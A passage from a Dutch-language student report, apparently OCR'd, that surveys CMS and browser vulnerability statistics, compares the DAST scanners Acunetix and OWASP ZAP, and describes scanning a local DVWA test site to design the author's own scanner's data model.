
4) Gemiddeld werden er 2.4 browser kwetsbaarheden per dag ontdekt in 2016. In 2015 waren dat er 3 per dag. Threatpost heeft in december 2016 een artikel gepubliceerd over browser kwetsbaarheden. Het artikel ging over Google's Chrome browser en de kwetsbaarheden waar het mee kampt. Google gaf bounties uit voor het oplossen van deze problemen, de bounties konden een bedrag van 7,500 dollar bereiken. In het artikel worden 21 security bugs genoemd, deze zijn alle opgelost [threatpost, 2016].

3.3.4 SUCURI RAPPORT

Er zijn ongeveer 1 miljard websites online en de aantal blijft maar stijgen. De kracht achter deze stijging zijn Content Management Systemen (CMS). Deze technologieën maken het mogelijk om gemakkelijk een simpele website op te zetten, het enige wat een persoon nodig heeft is een host en een installatie van één van de grote CMS systemen, deze zijn: WordPress, Joomla, Drupal en Magento. Om het nog makkelijker te maken bieden sommige host als Digital Ocean een geautomatiseerde CMS installatie aan. De explosie van CSM technologieën heeft ervoor gezorgd dat een derde van alle websites aangedreven door zulke soort CMS applicaties. Wordpress leidt met 60% op de CMS markt en heeft dus de grootste marktaandeel. Andere CMS platforms concentreren zich meer op niche markten zoals Magento voor e-commerce en Drupal voor grote bedrijfssystemen.

Elke particulier kan een host en domein kopen en daar een WordPress, Magento of Drupal instantie op instaleren. Sucuri noemt dit fenomeen User Adoption, dit zorgt ervoor er een grote vloed aan ongeschoolde webmasters en service providers verantwoordelijk zijn voor het ontwikkelen en onderhouden van websites. Dat blijkt uit de analyse die Sucuri in het eerste kwartaal van 2016 heeft gedaan, waarin vermeld wordt dat uit de 11,000 geïnfecteerde websites die geanalyseerd zijn, 75% gebruik maken van de platform WordPress. Wat ook een groot probleem blijkt te zijn is het updaten van CMS platformen en dit komt mededankzij de ongeschoolde, onervaren webmasters die liever geen tijd besteden aan het onderhouden van hun websites. Er wordt geschat dat 50% van WordPress website niet up-to-date zijn en voor CMS platformen die minder nadruk leggen op compatibiliteit met eerdere versies is het percentage nog hoger, 80%.

Voor het eerste kwartaal van 2016 heeft Sucuri een aantal CMS platformen geanalyseerd op kwetsbaarheden binnen het systeem. Het resultaat van Sucuri's laat zien dat de drie meest geïnfecteerde CMS platformen zijn WordPress, Joombla en Magento. Tijdens de kwetsbaarheid analyse is er meer naar de installatie, configuratie, en algemene onderhoudt door de webmasters dan de kern van de CMS platformen.




GRAFIEK 3.2.2 – GEÏNFECTEERDE PLATFORMS

3.2.3.1 Extensie kwetsbaarheden

CMS platformen moedigen software ontwikkelaars aan om extensies te maken om nieuwe features aan de systemen toe te voegen. Maar wat de CMS platformen niet willen zijn extensies met kwetsbaarheden, jammer genoeg is hier niet voldoende zicht op en wordt er niet veel aan kwaliteit controle gedaan. Dit zorgt ervoor dat de meeste kwetsbaarheden te vinden zijn in extensies. Er kunnen kwetsbaarheden te vinden zijn in de kern van de CMS systemen maar, deze zijn nog te onderhouden door het uitgeven van patches, mits de webmaster de CMS systeem niet up-to-date houdt. Extensies kunnen door iedereen met een beetje software ontwikkeling kennis gemaakt worden. De security problemen ontstaan wanneer ongeschoolde, onervaren software ontwikkelaars zwak beveiligde software vrijgeven als CMS extensies.

De drie extensies die de meeste websites hebben geïnfecteerd met kwetsbaarheden zijn RevSlider, GravityForms, en TimThumb. In 2014 heeft Sucuri een onderzoek gedaan naar de RevSlider en een artikel gepubliceerd dat er meer dan 100,000 websites getroffen zijn door een malware die zijn aanval richt op de plugin RevSlider. De security probleem doet zich voor in de Premium versie van de RevSlider. De kwetsbaarheid zorgt ervoor dat hackers elke bestand van de server kan downloaden. Dit wordt vooral gebruikt om inloggegevens te stelen van de database. Gebruikers moeten voorzichtig zijn bij het gebruiken van derde partij plugins en goed onderzoek doen naar rapporten die geschreven zijn over de plugins op gebied van security. Zo kunnen zij voorkomen dat zij een doelwit worden voor cyberaanvallen van hackers. Magento maakt ook gebruik van derde partij plugins en doet blijkbaar ook niet genoeg aan kwaliteit controle. De Magento extensie ShopLift Supee is een ander voorbeeld van een kwetsbare extensie. Hackers gebruiken de exploiteer technieken SQL Injecties en XSS aanvallen om administratie accounts toe te voegen aan het systeem.

Zoals nu duidelijk is zijn de extensies de meest voorkomende bron van kwetsbaarheden maar niet de enige. Het security probleem waar Sucuri naar refereert als Out-of-date is een al sinds dat de eerste stukje onbeveiligde code een dreiging voor de website. Hackers vinden met genoeg tijd, motivatie en voorzieningen een manier om de software kwetsbaarheid te exploiteren.



GRAFIEK 3.2.2 – OUT-OF-DATE CMS PLATFORMEN

3.4 Web Applicatie Scanner

3.4.1 Inleiding

In de afgelopen decennia zijn er heel wat webapplicatie scanners op de markt verschenen, zowel commercieel als open source (gratis). Er zijn verschillende soorten webapplicatie scanners die ingezet kunnen worden op een variatie van vlaktes binnen een webapplicatie. Zo kunnen Web Applicatie Scanners onderverdeeld worden in twee hoofdcategorieën Blackbox testing en Whitebox testing. Blackbox testing wordt geassocieerd met het testen van de buitenkant van een webapplicatie zonder kennis te hebben over de interne werking van de applicatie. Bij Whitebox testing wordt gerefereerd naar het testen vanuit de binnenkant van de applicatie. Dit heeft betrekking op het testen op kwetsbaarheden van de broncode. Vanuit deze twee categorieën hebben organisaties zoals OWASP tools ontwikkeld voor het detecteren van kwetsbaarheden vanuit de buitenkant en binnenkant van een web applicatie.

Web Applicatie Scanners kun je volgens OWASP in vijf categorieën verdelen:

(https://www.owasp.org/index.php/Category:Tools_Categories)

- Threat Modeling Tools
- Source Code Analysis Tools (SAST)
- **Vulnerability detection Scanning Tools (DAST)**
- Interactive Application Security Testing Tools (IAST)
- Penetration Testing Tools

Van de vijf categorieën zal ik er alleen maar één behandelen in dit document en dat is de DAST tools. De reden hiervoor is omdat ik voor het project een MVP zal ontwikkelen dat van de buitenkant, dus Blackbox testing, kwetsbaarheden detecteert van een web applicatie.

In dit deel zal ik onderzoek doen naar een aantal DAST tools om inzicht te krijgen in de werkwijze van de verschillende scanners. Ieder scanner verschilt in omvang, scan proces, software architectuur, het analytische vermogen, de wijze van rapporteren, etc.. Het is interessant om een aantal Web Applicatie Scanners te bestuderen om zo hun werkwijze te leren kennen. Dit zal mij nieuwe inzichten bieden en zal mij helpen mijn eigen Web Applicatie Scanner te verbeteren. Ook zal ik naar de fundamentele aspecten waaruit een Web Applicatie Scanner gebouwd is.

OWASP heeft een lijst van 40 DAST gepubliceerd; deze lijst is op 26 juli ’17 voor het laatst geüpdatet. Deze lijst bevat zowel commerciële als open source tools. Ik zal er twee uit selecteren voor dit onderzoek, één zal commercieel zijn en de ander open source. Ik heb drie eisen opgesteld voor het selectieproces, 1) is dat beide voorloper moeten zijn op gebied van DAST tools en 2) het moeten goed gedocumenteerde tools zijn en als laatste 3) de tool moet makkelijk te verkrijgen zijn.

De eisen dienen als regels die het zoeken naar een geschikte Web Applicatie Scanner vereenvoudigd.

Regels/eisen uitgelegd

1. Web Applicatie Scanners die goed onderhouden worden met de laatste technologische vooruitgangen kan mij meer inzicht bieden dan een verouderde tool.
2. Goed gedocumenteerde tools bieden mij meer informatie aan over de werking van de tool voor mijn onderzoek.
3. Met tools die gemakkelijk verkrijgbaar zijn bedoel ik dat er geen hele registratie proces en goedkeuring vooraf moet gaan voordat ik er echt gebruik van kan maken.

Ik zal de beschikbare tools met deze drie regels/eisen valideren.

3.4.2 Beschikbare Web Applicatie Scanners

In dit deel zal ik de beschikbare tools beoordelen op de volgende kenmerken **Technologie**, **Documentatie**, **Verkrijgbaarheid**. Verkrijgbaarheid geeft aan hoe makkelijk een tool online te verkrijgen is. Ik zal met laag, medium en hoog de niveaus aangeven van de kenmerken. (OWASP, DAST lijst)

Tool	Licentie	Technologie	Documentatie	Verkrijgbaarheid
Acunetix	**Commercieel**	**Hoog**	**Hoog**	**Hoog**
edgescan	**Commercieel**	**Medium**	**Medium**	**Medium**
AppScan (IBM)	**Commercieel**	**Hoog**	**Hoog**	**Laag**
App Scanner	**Commercieel**	**Medium**	**Hoog**	**Medium**
AppSpider	**Commercieel**	**Medium**	**Medium**	**Medium**
AVDS	**Commercieel**	**Medium**	**Medium**	**Medium**
Zed Attack Proxy	**Open Source**	**Hoog**	**Hoog**	**Hoog**

Uit het onderzoek van deel 3.4.2 heb ik een selectie gemaakt van twee DAST tools. Deze tools zal ik in de komende delen onderzoeken. Hiervoor zal ik de tools uitproberen en de werking documenteren, de documentatie doornemen en onderzoeken wat voor datastructuur zij gebruiken wat zij aan data verzamelen.

De scanners die ik voor dit deel heb gekozen zijn:

- Acunetix
- ZAP Zed Attack Proxy

Ik zal in dit onderzoek twee documenten behandelen: Acunetix handleiding en de brochure, beide zijn te vinden op de officiële website van Acunetix. Voor OWASP ZAP de documentatie die beschikbaar is gesteld op de index pagina van de officiële website waaronder de start gids van OWASP ZAP. De twee documenten bieden inzicht in de werking van beide DAST-tools.

Acunetix vermeld dat een DAST tool heeft drie kern processen:

Crawl & Scan

Voordat er gescand kan worden moeten er eerst resources worden opgehaald. De crawler zorgt daarvoor door een delen van een HTML pagina te scrapen. Scrapen is het proces van het selectief uitknippen van html elementen zoals de anchor tag <a>, wat als attribuut een hyperlink. Wanneer er voldoende gecrawld is kan een scan gestart worden.

Detect & Alert

Bij het detecteren van kwetsbaarheden is precisie dat telt. Tijdens de scan worden probeert de DAST-tool kwetsbaarheden in een webapplicatie te detecteren. Om te kunnen meten hoe goed en accuraat een DAST-tool kwetsbaarheden detecteert kan de OWASP Benchmark gebruikt worden.

Prioritize & Manage

Na een scan worden alle gevonden kwetsbaarheden geprioriteerd in een geïndexeerde lijst en gerapporteerd. De resultaten van de scans worden opgeslagen en kunnen herzien worden voor analytische doeleindes.

3.4.4 ACUNETIX

Volgens een brochure van Acunetic heeft 70% van alle websites een kwetsbaarheid dat kan leiden tot diefstal van gevoelige data [Acunetix Brochure]. Acunetix maakt een paar goede punten in de brochure zoals, dat hackers zich concentreren op het volgende: Componenten van webapplicaties als winkelwagens, formulieren, login pagina's en dynamische content. Dit is voor een grootdeel waar de web security scanner die ik ontwikkel op zal focussen. Een ander punt die Acunetix maakt is dat webapplicaties 24/7 toegankelijk zijn en dat zij controle hebben over kostbare data omdat zij, als het niet via een API gaat, in de meeste gevallen directe contact hebben met de backend, hoe anders moeten zij aan de data komen. Dit allemaal wordt in de eerste paragraaf toegelicht wat naar mijn mening een zeer goede inleiding is voor het document. Verder in het document vermeld Acunetix dat netwerk security amper bescherming biedt tegen webapplicatie aanvallen, dit komt doordat de netwerkpoorten 80/443 altijd openstaan. De reden dat deze poorten altijd openstaan is omdat zij iedere bezoeker moeten toelaten op de website. Anders heeft het geen nut om een website te hosten.

Acunetix Web

Zoals je kunt lezen is Acunetix een bedrijf dat zich bezighoudt met de security van webapplicaties. Hiervoor hebben zij een DAST-tool ontwikkeld. Acunetix heeft een desktopversie ontwikkeld en een web versie. Ik zal in dit deel de web versie behandelen. De Acunetix Web Interface is een gebruikersvriendelijke webapplicatie die de gebruiker na het inloggen naar een dashboard brengt. Vanaf het dashboard kunnen gebruikers vier managementtaken uitvoeren.

- Het configureren en beheren van websites die als targets (Doelwitten) worden ingevoerd
- Het starten van een security scan
- Het bekijken van statistieken
- Genereren van een rapport wat gebaseerd is op de kwetsbaarheden die gevonden zijn

Verder zijn er nog andere kleinere taken zoals het beheren van de gebruikers profiel. Targets zijn websites die de gebruiker als doelwit heeft geregistreerd voor de voorbereiding van een scan. Na het instellen van een target kan de gebruiker de scan starten. Voor het starten van de scan kan de gebruiker nog een aantal opties instellen. De opties zijn verdeeld over vier tabs, General, Crawl, HTTP, Advanced. In de tab General kan de type scan ingesteld worden, de snelheid van de scan en de logingegevens.

In de Crawl tab staan alle opties voor het instellen van de crawler, een crawler zorgt ervoor dat de benodigde informatie wordt verzameld voor de scan. Zoals de hyperlinks en formulieren. De HTTP tab is voor het authentiseren van een gebruiker tijdens de scan. De scan kan een login of registratieformulier tegenkomen tijdens de scan en weet dan met deze optie wat er ingevuld moeten worden. De laatste tab Advanced is ervoor de geavanceerde instellingen van de scan. Opties als technologie, Custom Headers, Custom Cookies en Allowed Hosts kan de gebruiker instellen om de scan te finetunen.

Na de scan kan de gebruiker navigeren naar het Scan Stats & Info scherm, hierop kan er naar de statistieken gekeken worden voor het analyseren van het resultaat, ook kan de gebruiker een lijst opvragen met alle uitgevoerde aanvallen en wat het resultaat daarvan is, dit vereist wel technische kennis over IT-security. Verder kan er nog naar de sitemap gekeken worden waar een lijst met alle gescande bestanden staan. Voor elk bestand staat er welke kwetsbaarheden gevonden zijn. Als laatste kan de gebruiker een rapport genereren op basis van de gescande resultaten. Bij het genereren van een rapport kan de gebruiker een template kiezen die de thema een doelgroep van het rapport bepalen. Acunetix is met al de opgenoemde features één van de voorlopers op gebied van web security scanners.

3.4.5 ZAP ZED ATTACK PROXY

Zed Attack Proxy is een flagship project van Open Web Application Security Project. Het is een open-source security scanner tool dat onderhouden wordt door OWASP. Het is gratis te downloaden van de website van OWASP en ook biedt OWASP project samenwerking voor software ontwikkelaars die een bijdrage willen maken door te werken aan nieuwe features voor de applicatie. Het project is open-source wat betekent dat OWASP de broncode publieke heeft vrijgegeven. Het project kan worden gedownload op Github hiervoor het een softwareontwikkelaar geen toestemming voor nodig. Met een simpele git clone wordt er een kopie van het hele project op jouw computer geplaats.

De security scanner tool is special voor het testen van webapplicaties ontwikkelt. Eerder in dit document heb ik kort samengevat wat een security scanner in het algemeen doet. OWASP heeft in het document [OWASP ZAP 2.6 Getting Started Guide] dit onderwerp zelf behandelt. In het hoofdstuk Security Testing Basics definiëren zij security testen als “Software security testen is het proces van beoordelen en testen van systemen om security risico’s en kwetsbaarheden te ontdekken”. Er worden hier twee termen gebruikt die tot de basis taken behoren van een security scan tool: beoordelen en testen. Zij definiëren het beoordelen als het analyseren en ontdekken van kwetsbaarheden zonder de poging tot het exploiteren van deze kwetsbaarheden. Het term testen wordt gedefinieerd als het ontdekken en poging tot exploiteren van kwetsbaarheden. Beide taken hebben als doel kwetsbaarheden te ontdekken, maar het verschil zit in wat zij doen met de kwetsbaarheden die ontdekt zijn. To exploit or not to exploit.

In het hoofdstuk [Security Testing Basics] verdelen zij de basis van security testen in vier categorieën:

Kwetsbaarheid beoordeling

Het systeem is gescand en geanalyseerd voor security problemen.

Penetratie test

Het systeem ondergaat gesimuleerde aanvallen en het systeem wordt geanalyseerd.

Runtime test


Het systeem wordt geanalyseerd en het ondergaat een security test van een eindgebruiker.

Code review

De code van het systeem wordt gereviewd en het wordt specifiek geanalyseerd op security kwetsbaarheden.

ZAP-proxy

Het doel van het document is natuurlijk om een introductie te maken voor OWASP ZAP. Ik heb eerder al een aantal dingen verteld over de DAST-tool, maar ik zal er wat verder op in gaan in dit deel. Fundamenteel is ZAP een interceptie proxy tool, het staat tussen de eindgebruiker en webbrowser. De DAST-tool onderschept berichten die gestuurd worden door de webbrowser naar de eindgebruiker in dit geval de tester. Na de onderschepping worden de berichten door ZAP geïnspecteerd en als nodig aangepast, dit staat ook wel bekent als de ‘man in the middle’ aanval. Mocht er al een proxy in gebruik zal, vele bedrijven hebben dit, dan kan Zap verbinding maken met de gebruikte proxy.



FIGUUR 3.3.2.1

ZAP client

ZAP biedt voor alle grote besturingssysteem platformen een versie en is gemaakt voor zowel experts op gebied van cyber security en beginners. Zap biedt ook vele add-ons voor de ZAP DAST tool, deze zijn te vinden op de ZAP-marktplaats. ZAP wordt onderhouden door een grote gemeenschap die onderhoud verrichten en geregeld nieuwe add-ons (toevoegingen van features) ontwikkelen en publiceren op de marktplaats.


De ZAP client applicatie maakt gebruik van een User Interface waar de eindgebruiker de verschillende taken kan uitvoeren. Het design van de UI kwam mij bekent voor omdat het gebruik maakt van de Java Swing thema Nimbus. Dit betekent ook dat ZAP-proxy ontwikkeld is in Java. De ZAP UI bestaat uit 6 onderdelen: menubalk, takenbalk, boomstructuur venster, werkruimte venster, informatie venster, footer. Voordat er een pentest(penetratie test) uitgevoerd kan worden zal de proxy als eerst geconfigureerd moeten worden. De UI van Zap maakt het configureren zeer gemakkelijk, zoals het invoeren van een nieuwe SSL-certificaat of het instellen van een nieuwe proxy port.

De Zap client biedt verschillende scan configuraties voor het testen van een webapplicatie. De meest opvallende is de Snelle start test, deze test optie krijgt de eindgebruiker te zien wanneer de applicatie is opgestart. Om hiervan gebruik te maken voert de eindgebruiker de url in de tekstbalk en druk vervolgens op ‘Aanval’ om de test te starten. Er is wel een disclaimer, om een website te testen heb je wel toestemming nodig. De ZAP client zal, na het starten van de test, de website doorzoeken naar webpagina’s om deze vervolgens elke gevonden webpagina passief te scannen.

Na het passief scannen zal de ZAP client overgaan naar het actief scannen van de webpagina’s. Het doel van een passieve scan is om het voorwerk te doen voor de actieve scan. De passieve scan leest en neemt alle verkeer op dat tussen de browser en website wordt gecommuniceerd. Dit betreft de GET/POST requests en de responses ervan. Dit is de wijze waarop een webbrowser client communiceert met de webserver, door request (een verzoek voor een webpagina) en een response (antwoord op het verzoek). Na dit proces analyseert ZAP client de data en kijkt of er ‘known issues’ (bekende problemen) gevonden zijn. Actief scannen is meer gericht op het aanvallen van de gevonden ‘known issues’. Bij het actief scannen worden er echte aanvallen uitgevoerd, dat betekent dus dat het doelwit risico’s kan lopen. Dit is ook een reden waarom je eerst toestemming moet hebben voordat je een test mag uitvoeren. Voor meer informatie over de ‘known issues’, deze worden in het hoofdstuk OWASP top tien lijst behandeld.

Test omgeving

Voor het uitvoeren van een scan heb ik een test omgeving opgezet. De test omgeving bestaat uit drie componenten: de browser, de proxyserver en de webserver waar DVWA op draait. De hele test omgeving zit in een lokaal netwerk.



FIGUUR 3.3.1 - TESTOMGEVING

Wat is het resultaat na het scannen van de DVWA voor beide DAST-tools?

In dit hoofdstuk ga ik kijken hoe de twee DAST-tools de DVWA website scannen en wat voor bevindingen zij maken na de scan. Het doel van dit hoofdstuk is om een aantal vragen te beantwoorden zodat ik meer inzicht krijg in de werking van een DAST-tool. Vragen die ik graag beantwoord wil hebben zijn: “op wat wordt er gescand, hoe ziet de datastructuur eruit, wat voor data er verzameld wordt?, hoelang duurt een scan, hoe worden de rapporten gegenereerd”?

Omdat ik Acunetix als eerst heb behandeld in dit document zal ik daarmee beginnen. De DAST-tool van Acunetix biedt een webapplicatie aan. Voor gebruik van deze webapplicatie heb ik als eerst een account moeten aanmaken, ook heb ik gemerkt dat het gaat om een trail versie. Acunetix is in tegenstelling van OWASP ZAP geen open-source software applicatie, maar dat betekent niet dat OWASP ZAP minder goed presteert als security scanner.

Wat is DVWA, het doelwit van deze tests?

DVWA staat voor Damn Vulnerable Web Application. De naam zegt het al, deze website is special gemaakt voor pen-testen en is daarvoor zeer kwetsbaar voor ‘known issues’ aanvallen zoals injecties en Cross site scripting. Het is een PHP/MySQL webapplicatie dat als doel heeft een hulpmiddel te zijn voor security professionals om hun skills te testen in een veilig en legale test omgeving.

Om te beginnen…

Bij het starten van DVWA verschijnt er in de browser een login pagina waar de gebruiker zijn gebruikersnaam en wachtwoord moet intypen om gebruik te kunnen maken van de webapplicatie. Gelukkig is dit een lokale installatie en kan ik in mijn lokale database spieken om zo aan de twee accountgegevens te komen. De login scherm is voor een DAST-tool een hindernis, wanneer er geen inloggegevens zijn meegegeven bij een scan dan kan de DAST tool niet verder scannen dan de login pagina. Dit resulteert dan in een incomplete scan een website (het doelwit) en geeft vrij weinig informatie over de security toestand van het doelwit. Zowel Acunetix en ZAP bieden de mogelijkheid om voor de scan inloggegevens mee te geven waarmee zij tijdens de confrontatie met

het inlogscherm probleemloos verder kunnen gaan door in te loggen. DVWA kent een aantal configuraties maar, waar ik het meest in geïnteresseerd ben is de Security level van de webapp. Je kunt de Security level instellen op low(laag), medium, high(hoog) of impossible high (onmogelijk hoog). Dit zal de kwetsbaarheid level van DVWA veranderen en zorgt voor een dynamische test omgeving. Voor deze test zal ik de Security level op low plaatsen om zoveel mogelijk kwetsbaarheden te vinden.

Beide DAST-tools zullen de lokale website http://localhost:8000, Hierop draait DVWA. Omdat er een inlog scherm is zullen beide DAST-tools de inloggegevens username: admin en password: password gebruiken. Ik zal de scan configuratie erbij zetten voor elke DAST-tool. De mogelijke configuraties verschilt per DAST-tool. De configuraties kunnen op sommige punten verschillen.

3.4.6 Testen

Test van Acunetix

Acunetix scan configuratie


- Target: http://localhost:8000 – dit is de url van de doelwit
- Business Criticality: normal – dit bepaalt hoe crusiaal deze scan is voor jouw onderneming
- Scan speed: fast – snelheid van de scan
- Authenticatie: username: 'admin' & password: 'password' - inloggegevens
- Scan type: full scan – dit is een volledige scan er zijn naast deze 5 andere soorten.
- Report: none – Keuze om gelijk een rapport te genereren
- Schedule: Instant – planning van de scan. Voor deze scan wil ik 1 instantie.

Scan resultaat

Algemene informatie over de scan

- De scan heeft 11 minuten geduurd.
- Er zijn 35,170 request gedaan.
- Er zijn 121 locaties gevonden en gescand.
- Gevonden kwetbaarheden
    - Er zijn 11 hoge kwetsbaarheden gevonden met een hoge risico
    - Er zijn 32 kwetsbaarheden gevonden met een medium risico
    - Er zijn 78 kwetsbaarheden gevonden met een lage risico

Acunetix geeft DVWA, met low security level, een risico level van 3 wat de hoogst haalbaar is. Acunetix zegt zelf over deze risco level: 'Kwetsbaarheden die gecategoriseerd zijn als meest gevaarlijk, het doelwit loopt maximale risico op om gehackt te worden en de diefstal van data'.



FIGUUR 3.3.4.1

Hoe ziet de datastructuur eruit?

Als je een DAST-tool ontwikkeld dan is het van belang om data over de scan te verzamelen en deze op een gestructureerde manier op te slaan in een database. Data is cruciaal voor het analyseren van een scan, de gebruiker wil immers achteraf kunnen zien hoe de scan is verlopen. Acunetix verzameld om deze reden veel data en presenteert het op een gebruiksvriendelijke manier naar de eindgebruiker toe.

Na de scan heb ik de data van scan bekeken om te kunnen achterhalen welke entiteiten, tabellen en kolommen Acunetix gebruikt. Dit heb ik gedaan omdat ik wil weten hoe de datastructuur eruitziet, wat van belang zal zijn bij het ontwikkelen van mijn proof of concept. Er zijn naar mijn mening vier entiteiten: Doelwit, Scan, Kwetsbaarheid en Rapport. Ik heb voor ieder entiteit een tabel gemaakt met de bijbehorende kolommen en daarbij de beschrijving van de kolom.

- Doelwit – Algemene informatie over de website
- Scans – Informatie over de configuratie van een scan
- Kwetsbaarheid – informatie over de gevonden kwetsbaarheden van het doelwit
- Rapport – Algemene informatie over het rapport

Doelwit(Target) informatie	
Adres	Host naam
Server	Server naam
Besturing systeem	Naam van besturing systeem
Technologieën	Programmeertalen die gebruikt zijn
Responsive	Is de website schaalbaar of niet

Scan	
Doelwit	Base URL van website
Scan Type	Er zijn 6 verschillende scan soorten.
Rooster	Dit geeft aan wanneer een scan is ingepland
Status	Dit geeft de voortgang van de scan aan
Datum	Start en einde van een scan
Requests	De aantal HTTP request die gemaakt zijn
Locaties	Het aantal gescande webpagina

Kwetsbaarheid	
Risico level	Geeft aan hoe gevaarlijk een kwetsbaarheid is
Kwetsbaarheid	Type kwetsbaarheid
URL	URL waar de kwetsbaarheid is gevonden
Parameter	De parameter die gebruikt is bij de aanval
Status	Status van de kwetsbaarheid
